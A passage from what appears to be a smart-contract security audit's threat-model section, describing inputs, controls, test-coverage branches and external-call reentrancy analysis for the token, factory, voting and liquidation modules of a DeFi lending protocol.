  - **What is controllable?** `account`, `vars.collChange`, `vars.isCollIncrease`, `vars.debtChange`, `_isDebtIncrease`, `vars.netDebtChange`, `_upperHint`, `_lowerHint`, and `msg.sender`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

5.4 Module: ConvexDepositToken.sol

Function: `approve(address _spender, uint256 _value)`

Allow a token owner to authorize another account to spend a specified amount of their tokens.

Inputs

- `_spender`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Becomes authorized to spend a specified amount of the caller's tokens.
- `_value`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Sets the maximum number of tokens `_spender` can transfer from the token owner's balance.

Branches and code coverage (including function calls)

Intended branches

- Successful approval.
  - ☐ Test coverage

Negative behavior

- Approval of zero value.
  - ☐ Negative test

Function: `claimReward(address receiver)`

Let a user claim their pending rewards, transfers the claimed amounts to a receiver.

Inputs

- `receiver`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The address to which the claimed rewards are sent.

Branches and code coverage (including function calls)

Intended branches

- Successful reward claim.
  - ☐ Test coverage

Negative behavior

- Invalid receiver address (zero address).
  - ☐ Negative test

Function call analysis

- `claimReward → CRV.transfer(receiver, amounts[1])`
  - **What is controllable?** The receiver address is controllable by the user.
  - **If return value controllable, how is it used and how can it go wrong?** This function does not handle the return value of the transfer.
  - **What happens if it reverts, reenters, or does other unusual control flow?** If the transfer reverts, then the whole `claimReward` transaction reverts, which is appropriate if the rewards cannot be transferred.
- `CVX.transfer(receiver, amounts[2])`

  - **What is controllable?** The receiver address is controllable by the user.
  - **If return value controllable, how is it used and how can it go wrong?** This function does not handle the return value of the transfer.
  - **What happens if it reverts, reenters, or does other unusual control flow?** If the transfer reverts, then the whole `claimReward` transaction reverts, which is appropriate if the rewards cannot be transferred.
- `treasury.transferAllocatedTokens(msg.sender, receiver, amounts[0])`
  - **What is controllable?** The sender and the receiver addresses are controllable by the user.
  - **If return value controllable, how is it used and how can it go wrong?** The function does not handle the return value of `transferAllocatedTokens`.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Similar to the transfer functions, if this call reverts, the entire transaction will revert.

Function: `deposit(address receiver, uint256 amount)`

Allow the user to deposit a specified amount of LP tokens to the contract.

Inputs

- `receiver`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The address whose balance will be increased by the deposited amount.
- `amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a positive integer. The caller must have enough LP tokens to transfer.
  - **Impact**: Specifies the number of LP tokens to deposit into the contract.

Branches and code coverage (including function calls)

Intended branches

- Successful deposit.
  - ☐ Test coverage

Negative behavior

- Zero deposit.
  - ☐ Negative test

- Insufficient balance.
  - □ Negative test

Function call analysis

- `deposit → lpToken.transferFrom(msg.sender, address(this), amount)`
  - **What is controllable?** The `amount` of tokens to be transferred is controllable by the user.
  - **If return value controllable, how is it used and how can it go wrong?** No return value is checked.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire `deposit` function will revert if the transfer reverts.
- `deposit → booster.deposit(depositPid, amount, true)`
  - **What is controllable?** The `amount` of tokens to be deposited into the booster contract is controllable by the user.
  - **If return value controllable, how is it used and how can it go wrong?** No return value is checked.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire `deposit` function will revert if the `booster.deposit` call reverts.

Function: `transferFrom(address _from, address _to, uint256 _value)`

Transfer a specified amount of tokens from one address to another.

Inputs

- `_from`
  - **Control**: Controlled by the user.
  - **Constraints**: Cannot be the zero address, and the `_from` address must have approved the caller to spend at least `_value` amount of tokens.
  - **Impact**: The address will cost the specified `_value` of tokens.
- `_to`
  - **Control**: Controlled by the user.
  - **Constraints**: Cannot be the zero address.
  - **Impact**: The address will receive the specified `_value` of tokens.
- `_value`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a nonnegative integer and less than or equal to the `_from` address's balance and the allowed amount.
  - **Impact**: The number of tokens to transfer from the `_from` address to the `_to` address.

Branches and code coverage (including function calls)

Intended branches

- Successful transfer.
  - □ Test coverage

Negative behavior

- Insufficient allowance.
  - □ Negative test
- Insufficient balance.
  - □ Negative test
- Transfer from/to zero address.
  - □ Negative test

Function: `transfer(address _to, uint256 _value)`

Move a specified amount of tokens from the caller's account to a recipient's account.

Inputs

- `_to`
  - **Control**: Controlled by the user.
  - **Constraints**: Cannot be the zero address.
  - **Impact**: The `_to` address will receive the specified `_value` of tokens.
- `_value`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a nonnegative integer. The caller must have a balance of at least `_value`.
  - **Impact**: The `_value` specifies the number of tokens to transfer from the caller to the `_to` address.

Branches and code coverage (including function calls)

Intended branches

- Successful transfer.
  - □ Test coverage

Negative behavior

- Insufficient balance.
  - □ Negative test

Function: `withdraw(address receiver, uint256 amount)`

Withdraw a specified amount of tokens to a receiver address.

Inputs

- `receiver`
  - **Control**: Controlled by the user.
  - **Constraints**: Cannot be the zero address.
  - **Impact**: The address that will receive the amount of tokens withdrawn.
- `amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a positive integer.
  - **Impact**: The number of tokens to be transferred from the contract to the `receiver`.

Branches and code coverage (including function calls)

Intended branches

- Successful withdrawal with rewards claimed.
  - □ Test coverage
- Successful withdrawal without rewards claimed.
  - □ Test coverage

Negative behavior

- Insufficient balance.
  - □ Negative test
- Transfer to zero address.
  - □ Negative test

Function call analysis

- `withdraw → crvRewards.withdrawAndUnwrap(amount, claimRewards)`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value used in this case.
  - **What happens if it reverts, reenters, or does other unusual control flow?** If the function reverts, the whole transaction will revert and no tokens will be withdrawn. This call is not vulnerable to reentrancy as it does not directly depend on the state of the contract.
- `withdraw → lpToken.transfer(receiver, amount)`

    - **What is controllable?** `receiver` and `amount`.
    - **If return value controllable, how is it used and how can it go wrong?** There is no return value used in this case.
    - **What happens if it reverts, reenters, or does other unusual control flow?** If this call reverts, the whole transaction will revert.
- `withdraw → _updateIntegrals(msg.sender, balance, supply)`
    - **What is controllable?** `balance`.
    - **If return value controllable, how is it used and how can it go wrong?** There is no return value used in this case.
    - **What happens if it reverts, reenters, or does other unusual control flow?** If this call reverts, the whole transaction will revert.

5.5 Module: DebtToken.sol

Function: `burnWithGasCompensation(address _account, uint256 _amount)`

This is the function called from borrower operations to burn debt tokens along with gas compensation to the gas pool.

Inputs

- `_account`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: The account from which the amount should be burned.
- `_amount`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: The amount of debt tokens to be burned.

Branches and code coverage (including function calls)

Intended branches

- Should be called only from borrower operations address.
    - □ Test coverage

Negative behavior

- Revert if the caller is not borrower operations.
    - □ Test coverage

Function: `burn(address _account, uint256 _amount)`

This is the function to burn debt tokens.

Inputs

- `_account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The account from which the amount should be burned.
- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of debt tokens to be burned.

Branches and code coverage (including function calls)

Intended branches

- Function should be called only from a valid trove manager.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is unknown.
  - ☐ Test coverage

Function: `flashLoan(IERC3156FlashBorrower receiver, address token, uint256 amount, byte[] data)`

This function is used to flash loan debt tokens.

Inputs

- `receiver`
  - **Control**: Fully controlled.
  - **Constraints**: Receiver should be a valid ERC3156FlashBorrower contract.
  - **Impact**: Receiver of the flash loan.
- `token`
  - **Control**: Fully controlled.
  - **Constraints**: Address of token should be equal to address of this contract.
  - **Impact**: These tokens will be minted for the flash loan.
- `amount`

  - **Control**: Fully controlled.
  - **Constraints**: Amount should be less than the max flash loan amount.
  - **Impact**: The amount of tokens to be provided as a flash loan.
- `data`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: N/A.

Branches and code coverage (including function calls)

Intended branches

- The amount of flash loan requested is minted to the receiver.
  □ Test coverage
- The call `receiver.onFlashLoan` returns the correct return value.
  □ Test coverage
- The amount requested is burned after the flash loan is complete, and the fee is transferred to the fee receiver.
  □ Test coverage

Negative behavior

- Revert if the `token` address is not equal to the address of this contract.
  □ Test coverage
- Revert if amount exceeds the max flash loan amount.
  □ Test coverage
- Revert if return value of `receiver.onFlashLoan` is not equal to `_RETURN_VALUE`.
  □ Test coverage
- Revert if tokens cannott be burnt from the receiver address.
  □ Test coverage
- Revert if tokens cannot be transferred to the fee receiver contract.
  □ Test coverage

Function call analysis

- `receiver.onFlashLoan(msg.sender, token, amount, fee, data)`:
  - **What is controllable?** `msg.sender`, `token`, `amount`, and `data`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value should always be equal to `_RETURN_VALUE`.
  - **What happens if it reverts, reenters, or does other unusual control flow?** This function can reenter, but it does not pose a risk because it always preserves the property that the amount minted at the beginning is always

recovered and burned at the end, or else the entire function will revert.

Function: `mintWithGasCompensation(address _account, uint256 _amount)`

This is the function called from borrower operations to mint debt tokens along with gas compensation to the gas pool.

Inputs

- `_account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The account to which the amount should be minted.
- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of debt tokens to be minted.

Branches and code coverage (including function calls)

Intended branches

- Should be called only from borrower operations address.
  - ☐ Test coverage

Negative behavior

- Revert if caller is not borrower operations.
  - ☐ Test coverage

Function: `mint(address _account, uint256 _amount)`

This is the function to mint debt tokens.

Inputs

- `_account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The account to which the amount should be minted.
- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.

- **Impact**: The amount of debt tokens to be minted.

Branches and code coverage (including function calls)

Intended branches

- Function should be called only from borrower operations or trove manager.
  - □ Test coverage

Negative behavior

- Revert if caller is unknown.
  - □ Test coverage

Function: `permit(address owner, address spender, uint256 amount, uint256 deadline, uint8 v, byte[32] r, byte[32] s)`

Implementation of the ERC-20 permit allowing approvals to be made via signatures, as defined in EIP-2612.

Inputs

- `owner`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address of the token owner who signed the message.
- `spender`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address of the spender contract who can transfer tokens on behalf of the owner.
- `amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The maximum amount of tokens that can be transferred by the spender.
- `deadline`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than the current timestamp.
  - **Impact**: A timestamp after which the signature is invalid.
- `v`
  - **Control**: Fully controlled.

  - **Constraints**: No constraints.
  - **Impact**: The component of the EIP-712 signature that proves the owner's consent.
- `r`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The component of the EIP-712 signature that proves the owner's consent.
- `s`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The component of the EIP-712 signature that proves the owner's consent.

Branches and code coverage (including function calls)

Intended branches

- `_approve` is called with the expected recovered address.
  - □ Test coverage

Negative behavior

- Revert if signature is invalid and the recovered address does not match the expected owner address.
  - □ Test coverage

Function: `returnFromPool(address _poolAddress, address _receiver, uint256 _amount)`

This is the function to return tokens from a pool to a receiver.

Inputs

- `_poolAddress`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The pool from which tokens should be returned.
- `_receiver`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The account to which tokens should be returned.

- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of tokens to be returned.

Branches and code coverage (including function calls)

Intended branches

- Function should be called only from the stability pool or a valid trove manager.
  - ☐ Test coverage

Negative behavior

- Revert if caller is neither the stability pool nor a valid trove manager.
  - ☐ Test coverage

Function: `sendToSP(address _sender, uint256 _amount)`

This is the function used to send debt tokens to the stability pool.

Inputs

- `_sender`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Tokens will be sent from this address.
- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: Sender should have enough tokens.
  - **Impact**: Amount of tokens to be sent.

Branches and code coverage (including function calls)

Intended branches

- Function should be called only from the stability pool.
  - ☐ Test coverage

Negative behavior

- Revert if caller is unknown.
  - ☐ Test coverage
- Revert if sender does not have enough tokens.

- □ Test coverage

Function: `transferFrom(address sender, address recipient, uint256 amount)`

Function used to transfer debt tokens from a sender if caller has enough allowance.

Inputs

- `sender`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Tokens will be deducted from this address.
- `recipient`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Tokens will be sent to this address.
- `amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Amount of tokens to be transferred.

Branches and code coverage (including function calls)

Intended branches

- Tokens are successfully transferred from sender to recipient.
  - □ Test coverage

Negative behavior

- Revert if recipient is invalid.
  - □ Test coverage

Function: `transfer(address recipient, uint256 amount)`

Function used to transfer debt tokens.

Inputs

- `recipient`
  - **Control**: Fully controlled.
  - **Constraints**: Should be a valid recipient.

  - **Impact**: Tokens will be transferred to this address.
- `amount`
  - **Control**: Fully controlled.
  - **Constraints**: Caller should have enough tokens.
  - **Impact**: The amount of tokens to be transferred.

Branches and code coverage (including function calls)

Intended branches

- The caller successfully transfers tokens to the valid recipient.
  - ☐ Test coverage

Negative behavior

- Revert if recipient is invalid.
  - ☐ Test coverage

5.6 Module: Factory.sol

Function: `deployNewInstance(address collateral, address priceFeed, address customTroveManagerImpl, address customSortedTrovesImpl, DeploymentParams params)`

Deploys a new instance with new collateral.

Inputs

- `collateral`
  - **Control**: Fully controlled.
  - **Constraints**: Should not be already deployed.
  - **Impact**: N/A.
- `priceFeed`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The price feed for the collateral.
- `customTroveManagerImpl`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Any custom trove manager implementation that is different from the original one will be deployed.

- `customSortedTrovesImpl`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Any custom-stored troves implementation that is different from the original one will be deployed.
- `params`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The parameters for the trove manager.

Branches and code coverage (including function calls)

Intended branches

- New collateral along with its priceFeed, TroveManager and SortedTroves contracts should be deployed and their parameters must be set.
  - □ Test coverage

Negative behavior

- Revert if collateral is already deployed.
  - □ Test coverage

Function call analysis

- `ITroveManager(troveManager).setAddresses(priceFeed, sortedTroves, collateral)`:
  - **What is controllable?** `priceFeed` and `collateral`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `ISortedTroves(sortedTroves).setAddresses(troveManager)`:
  - **What is controllable?** `troveManager`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `stabilityPool.enableCollateral(collateral)`:
  - **What is controllable?** `collateral`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `liquidationManager.enableCollateral(troveManager, collateral)`:

  - **What is controllable?** `troveManager` and `collateral`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `debtToken.enableCollateral(troveManager)`:
  - **What is controllable?** `troveManager`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `borrowerOperations.enableCollateral(troveManager, collateral)`:
  - **What is controllable?** `troveManager` and `collateral`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `ITroveManager(troveManager).setParameters`:
  - **What is controllable?**: `params.minuteDecayFactor`, `params.redemptionFeeFloor`, `params.maxRedemptionFee`, `params.borrowingFeeFloor`, `params.maxBorrowingFee`, `params.interestRate`, and `params.maxDebt`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

5.7 Module: IncentiveVoting.sol

Function: `clearRegisteredWeight(address account)`

Clear registered weight and votes for `account`.

Inputs

- `account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The account's vote weights, points, lock length, and frozen weight are potentially cleared, depending on their current states.

Branches and code coverage (including function calls)

Intended branches

- Case with only votes to clear.

- □ Test coverage
- Case with only lock to clear.
  - □ Test coverage
- Case with only `frozenWeight` to clear.
  - □ Test coverage

Negative behavior

- Failure case with nonapproved caller.
  - □ Negative test

Function: `clearVote(address account)`

Remove all active votes for the caller.

Inputs

- `account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The account's vote will be cleared.

Branches and code coverage (including function calls)

Intended branches

- Successfully clear votes.
  - □ Test coverage

Function: `registerAccountWeightAndVote(address account, uint256 minWeeks, Vote[] votes)`

Record the current lock weights for `account` and submit new votes.

Inputs

- `account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The voting power of this account is registered.
- `minWeeks`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a nonnegative integer.

  - **Impact**: The minimum number of weeks-to-unlock to record weights for.
- `votes`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Array of tuples of vote data (recipient ID, vote points).

Branches and code coverage (including function calls)

Intended branches

- Successful with recording for an account and voting.
  - □ Test coverage

Negative behavior

- Test with an account that has no active locks.
  - □ Negative test

Function: `registerAccountWeight(address account, uint256 minWeeks)`

Record the current lock weights for `account`, which can then be used to vote.

Inputs

- `account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The voting power of this account is registered.
- `minWeeks`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a nonnegative integer.
  - **Impact**: The minimum number of weeks-to-unlock to record weights for.

Branches and code coverage (including function calls)

Intended branches

- Successful with recording for an account.
  - □ Test coverage

Negative behavior

- Test with an account that has no active locks.
  - □ Negative test

Function call analysis

- `registerAccountWeight → _registerAccountWeight → tokenLocker.getAccountActiveLocks(account,minWeeks)`
  - **What is controllable?** `account` and `minWeeks`.
  - **If return value controllable, how is it used and how can it go wrong?** These variables are subsequently used to adjust the state of `accountData`. If the return values are manipulated, the state of `accountData` could be set improperly. For instance, if the return value for frozen is manipulated to a high value, the `frozenWeight` in `accountData` may be set to an unjustifiably high value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

Function: `vote(address account, Vote[] votes, bool clearPrevious)`

Vote for one or more recipients.

Inputs

- `account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: The account for voting.
- `votes`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Array of tuples of vote data (recipient ID, vote points).
- `clearPrevious`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: If true, the voter's current votes are cleared prior to recording the new votes. If false, new votes are added in addition to previous votes.

Branches and code coverage (including function calls)

Intended branches

- Successful with voting.
  - □ Test coverage

Negative behavior

- No registered weight for the account.
  - □ Negative test

5.8 Module: LiquidationManager.sol

Function: `batchLiquidateTroves(IERC20 collateral, address[] _troveArray)`

This is the function to liquidate a custom list of troves.

Inputs

- `collateral`
  - **Control**: Fully controlled.
  - **Constraints**: Should be valid collateral.
  - **Impact**: Collateral type to perform liquidations against.
- `_troveArray`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: List of borrower addresses to liquidate.

Branches and code coverage (including function calls)

Intended branches

- If valid collateral is provided, the function should liquidate the list of borrower addresses. Troves that were already liquidated, or cannot be liquidated, should be ignored.
  - □ Test coverage
- Break from normal liquidation if ICR >= MCR and try to perform liquidation in recovery mode.
  - □ Test coverage

Function call analysis

- `troveManager.updateBalances()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.getTroveOwnersCount()`

  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.fetchPrice()`
  - **What is controllable?** `N/A`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `stabilityPoolCached.getTotalDebtTokenDeposits()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.sunsetting()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.getCurrentICR(account,price)`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `borrowerOperations.getGlobalSystemBalances()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `stabilityPoolCached.offset(address(collateral), totals.totalDebtToOffset , totals.totalCollToSendToSP)`
  - **What is controllable?** `collateral` address.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.

    - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.decreaseDebtAndSendCollateral`
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.finalizeLiquidation`
    - **What is controllable?** `msg.sender`.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `liquidateTroves(IERC20 collateral, uint256 maxTrovesToLiquidate, uint256 maxICR)`

Liquidate a sequence of troves.

Inputs

- `collateral`
    - **Control**: Fully controlled.
    - **Constraints**: Should be a valid collateral.
    - **Impact**: Collateral type to perform liquidations against.
- `maxTrovesToLiquidate`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: The maximum number of troves to liquidate.
- `maxICR`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: Maximum ICR to liquidate.

Branches and code coverage (including function calls)

Intended branches

- Liquidate all the troves that can be liquidated with ICR <= maxICR.
    ☐ Test coverage
- Break from normal liquidation if ICR >= MCR and try to perform liquidation in recovery mode.

    □ Test coverage

Negative behavior

- Revert if wrong collateral is used.
    □ Test coverage
- Revert if there are no troves that can be liquidated.
    □ Test coverage

Function call analysis

- `troveManager.updateBalances()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.getTroveOwnersCount()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.fetchPrice()`
  - **What is controllable?** `N/A`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `stabilityPoolCached.getTotalDebtTokenDeposits()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.sunsetting()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.getCurrentICR(account,price)`

  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `borrowerOperations.getGlobalSystemBalances()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `stabilityPoolCached.offset(address(collateral), totals.totalDebtToOffset, totals.totalCollToSendToSP)`
  - **What is controllable?** `collateral` address.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.decreaseDebtAndSendCollateral`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.finalizeLiquidation`
  - **What is controllable?** `msg.sender`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `liquidate(IERC20 collateral, address borrower)`

This is the function used to liquidate a trove whose owner is a borrower.

Inputs

- `collateral`
  - **Control**: Fully controlled.
  - **Constraints**: Should be valid collateral.
  - **Impact**: The collateral will be used to get the address of `troveManager`.
- `borrower`
  - **Control**: Fully controlled.

  - **Constraints**: Should be an owner of a valid trove that should be open.
  - **Impact**: The address of the owner of the trove that would be liquidated.

Branches and code coverage (including function calls)

Intended branches

- Liquidate the trove if the trove is open and can be liquidated.
  □ Test coverage

Negative behavior

- Revert if trove does not exist or is closed.
  □ Test coverage
- Revert if wrong collateral is used.
  □ Test coverage
- Revert if `batchLiquidateTroves` reverts.
  □ Test coverage

Function: `_liquidateNormalMode(ITroveManager troveManager, address _borrower, uint256 _debtInStabPool, bool sunsetting)`

This internal function is invoked to perform a "normal" liquidation, where 100% < ICR < 110%.

Inputs

- `troveManager`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The trove manager is used to determine the trove, move the pending balances and close it.
- `_borrower`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The borrower address to be liquidated.
- `_debtInStabPool`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Available debt in stability pool.
- `sunsetting`
  - **Control**: None.

  - **Constraints**: None.
  - **Impact**: All debt is distributed if sunsetting is true.

Branches and code coverage (including function calls)

Intended branches

- Should liquidate the trove in normal mode.
  - □ Test coverage
- Trove should be closed after the liquidation.
  - □ Test coverage

Function call analysis

- `troveManager.getEntireDebtAndColl(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return values are not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.movePendingTroveRewardsToActiveBalances(pendingDebtReward, pendingCollReward)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.closeTroveByLiquidation(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `_liquidateWithoutSP(ITroveManager troveManager, address _borrower)`

Liquidate a trove without using the stability pool. All debt and collateral are distributed proportionally between the remaining active troves.

Inputs

- `troveManager`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The trove manager is used to determine the trove, move the pending balances and close it.
- `_borrower`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The borrower address to be liquidated.

Branches and code coverage (including function calls)

Intended branches

- The trove is closed, and all the debt and collateral is distributed proportionally between the remaining active troves.
  - □ Test coverage

Function call analysis

- `troveManager.getEntireDebtAndColl(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return values are not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.movePendingTroveRewardsToActiveBalances(pendingDebtReward, pendingCollReward)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.closeTroveByLiquidation(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `_tryLiquidateWithCap(ITroveManager troveManager, address _borrower, uint256 _ICR, uint256 _debtInStabPool, uint256 _TCR, uint256 _price)`

This internal function will attempt to liquidate a single trove in recovery mode.

Inputs

- `troveManager`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The trove manager is used to determine the trove, move the pending balances, and close it.
- `_borrower`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The borrower address to be liquidated.
- `_ICR`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The calculated ICR of the trove.
- `_debtInStabPool`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Available debt in stability pool.
- `_TCR`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: TCR of the system.
